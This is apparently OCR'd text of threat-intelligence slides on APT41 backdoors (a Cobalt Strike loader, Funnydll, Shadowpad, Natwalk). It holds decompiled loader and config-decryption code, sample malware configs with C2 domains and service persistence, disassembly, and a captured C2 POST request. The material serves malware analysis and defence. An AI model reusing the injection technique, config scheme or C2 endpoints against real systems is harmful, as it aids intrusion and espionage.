
- winprint.exe first reads a piece of shellcode from the payload file and then opens rundll32.exe, calls RtlCreateUserThread to run the first stage shellcode in rundll32.exe
- The first stage shellcode will read the payload file again, use VirtualAlloc to allocate memory in rundll32.exe, and inject the payload and decrypt it, finally, it will call EtwpCreateEtwThread to move the thread to the starting point of the cobalt strike.



```
      do
      {
        v6[v7] = (v6[v7] - 0xA) ^ 0xCC;
        ++v7;
      }
      while ( v7 < FileSize );
    }
  }
  ModuleHandleA = GetModuleHandleA("ntdll");
  GetProcAddress(ModuleHandleA, "EtwpCreateEtwThread");
  if ( !VirtualProtect(v6, FileSize, 0x40u, flOldProtect) )
    return 1;
```

Backdoor

APT41's Backdoor during 2020-2021



APT41

Natwalk

Winnti Linux RAT

PlugX

HIGHNOON

Spyder


Cobalt strike

Shadowpad

Funnydll

Funnydll*

```
<?xml version="1.0" encoding="utf-8"?> <Config Group="redacted"
Password="test" StartTime="0" EndTime="24"
WeekDays="0,1,2,3,4,5,6"> <TcpConnector
address="4iiiessb.wikimedia.vip" port="443" interval="30-60"/>
</Config>
```



Base64+AES decrypt

config

LODER

mcvsocfg.dll

LODER

Stage_1.shellcode


Funny.dll

Js module

*https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/

Funnydll

- In 2020, the config of funnydll is plaintext, in 2021, the config will decrypt by funny.core.run which using AES and base64
- Command, protocol, and js module are same as 2020*



```
private void method_14(string string_3)
{
    try
    {
        string @string = Encoding.UTF8.GetString(Core.Decrypt(Convert.FromBase64String(string_3), Core.CommonKey));
        XmlDocument xmlDocument = new XmlDocument();
        xmlDocument.LoadXml(@string);
        XmlElement documentElement = xmlDocument.DocumentElement;
        if (documentElement == null)
        {
            throw new Exception("no config");
        }
        if (documentElement.Attributes.GetNamedItem("Debug") != null)
        {
            FileStream data = new FileStream(Path.Combine(Path.GetTempPath(), Process.GetCurrentProcess().Id.ToString() + ".tmp"),
              FileMode.Create, FileAccess.ReadWrite, FileShare.ReadWrite);
            AppDomain.CurrentDomain.SetData("DebugFileStream", data);
        }
        Class5.smethod_1(@string, new object[0]);
        Class18.class18_0.method_1();
        AppDomain.CurrentDomain.SetData("Core", this);
        XmlNode namedItem = documentElement.Attributes.GetNamedItem("Password");
```

Shadowpad

- APT41 used the new builder of shadowpad in 2021, which was mentioned in Ptsecurity's report* which used new obfuscation method and decryption method for configuration
- We think this builder was a shared Tool, because we have also seen Naikon Team use this builder
  - Md5 of the loader:3520e591065d3174999cc254e6f3dbf5

```
def decrypt_string(src):
    key = struct.unpack("<H", bytearray(src[0:2]))[0]
    data_len = struct.unpack("<H", bytearray(src[2:4]))[0]
    data = src[4:4+data_len]
    result = ""
    i=0
    while(i < data_len):
        tmp = key
        tmp += tmp
        key = key + (( tmp * 8 ) & 0xFFFFFFFF) + 0x107E666D
        result += chr(((HIBYTE(key) + BYTE2(key) + BYTE1(key) + LOBYTE(key)) ^ ord(data[i])) & 0xFF)
        i+=1
    return result
```

The method to decrypt the string of the configuration

*https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/

Shadowpad config example

```
id = 6/18/2021 11:26:19 AM
Messenger = TEST
Binary Path = %ALLUSERSPROFILE%\Microsoft\WinLSAM\
Binary Name = LSAM.exe
Loader Name = log.dll
Payload Name = log.dll.dat
Service Name = SystemAssociationManager
Service Display Name = System Association Manager
Service Description = This service provides support for the device association
software. If this service is disabled, devices may be configured with outdated
software, and may not work correctly.
Registry Key Install = SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Registry Value Name = LocalSystemAssociationManager
Inject Target 1 = %windir%\system32\svchost.exe
Inject Target 2 = %windir%\system32\wininit.exe
Inject Target 3 =
Inject Target 4 =
Supposed to have 4 server
Server1 = TCP://1dfpi2d8kx.wikimedia.vip:443
Server2 =
Server3 =
Server4 =
Socket 1 = SOCKS4
Socket 2 = SOCKS4
Socket 3 = SOCKS5
Socket 4 = SOCKS5
DNS 1 = 8.8.8.8
DNS 2 = 8.8.8.8
DNS 3 = 8.8.8.8
DNS 4 = 8.8.8.8
```

config offset:0x96


Shadowpad Decryption Routine

Old Version

Shadowpad decrypt
Quicklz Decompress
Module, Config, TCP Packet


Shadowpad Decryption Routine

New Version




Natwalk

- Dropped by chatloader
- First seen in the wild in 2021/3, and first seen on VT in 2020/9
- Shellcode based backdoor
- It uses register + offset to call the Windows api (also used by crosswalk)
- The name is from the unique file path it will look up : “%AllUserProfile%\UTXP\nat\”



```
000007FEF1421A14   44:8D42 30       lea r8d,qword ptr ds:[rdx+30]    rdx+30:L"KcqeNrF"
000007FEF1421A18   FF93 C0040000    call qword ptr ds:[rbx+4C0]      RtlAllocateHeap
000007FEF1421A1E   48:8B8B D0000000 mov rcx,qword ptr ds:[rbx+D0]
000007FEF1421A25   48:8941 10       mov qword ptr ds:[rcx+10],rax
000007FEF1421A29   48:8B83 D0000000 mov rax,qword ptr ds:[rbx+D0]
000007FEF1421A30   48:8B48 10       mov rcx,qword ptr ds:[rax+10]
000007FEF1421A34   48:85C9          test rcx,rcx
000007FEF1421A37   0F84 8A000000    je 7FEF1421AC7
000007FEF1421A3D   48:83C1 10       add rcx,10
000007FEF1421A41   FF93 C0030000    call qword ptr ds:[rbx+3C0]      RtlInitializeCriticalSection
000007FEF1421A47   48:8B83 D0000000 mov rax,qword ptr ds:[rbx+D0]
```


rbx = 7FEF1431534



```
000007FEF1431580 00000000770333A0 ntdll.RtlAllocateHeap
000007FEF1431588 8CB0FCBB10C32616
000007FEF1431590 0000000076DE3070 kernel32.HeapFree
000007FEF1431598 8CB0FCBB45B06D8C
000007FEF14315A0 0000000076DD7700 kernel32.GetModuleFileNameW
000007FEF14315A8 8CB0FCBB96A422A5
000007FEF14315B0 0000000076DCD130 kernel32.GetComputerNameW
000007FEF14315B8 8CB0FCBB084EF597
000007FEF14315C0 0000000076DCB350 kernel32.VerifyVersionInfoW
000007FEF14315C8 8CB0FCBBC1634AF9
000007FEF14315D0 0000000076DE35F0 kernel32.WideCharToMultiByte
000007FEF14315D8 8CB0FCBBEF4AC4E4
000007FEF14315E0 0000000076DD5B50 kernel32.MultiByteToWideChar
000007FEF14315E8 8CB0FCBBEEB585EE
000007FEF14315F0 0000000076DD71B0 kernel32.ExpandEnvironmentStringsW
000007FEF14315F8 8CB0FCBB9FCF597B
000007FEF1431600 0000000076DCAD70 kernel32.CreateDirectoryW
000007FEF1431608 2E95413B5D2E6D6B
000007FEF1431610 000007FEFE5E1000 msvcrt.memset
000007FEF1431618 2E95413B5D866970
000007FEF1431620 000007FEFE5E10E0 msvcrt.memcpy
```


Natwalk(cont.)

- Transport protocol
  - Raw TCP socket
  - HTTPS:Post requests to C2 server
    - gtsid : generated by CryptGenRamdom
    - gtuvid : generated by CryptGenRamdom and md5 operation
    - Uses chacha20 md5 to encrypt/decrypt the message to/from C2 server



```
POST https://cdn.cdnfree.workers.dev/8wsjKViHmSkKIGYh/wxcqqUhS446XfcG1 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Mozilla/5.0 Chrome/72.0.3626.109 Safari/537.36
gtsid: TQmdre9BEXe4YJHH
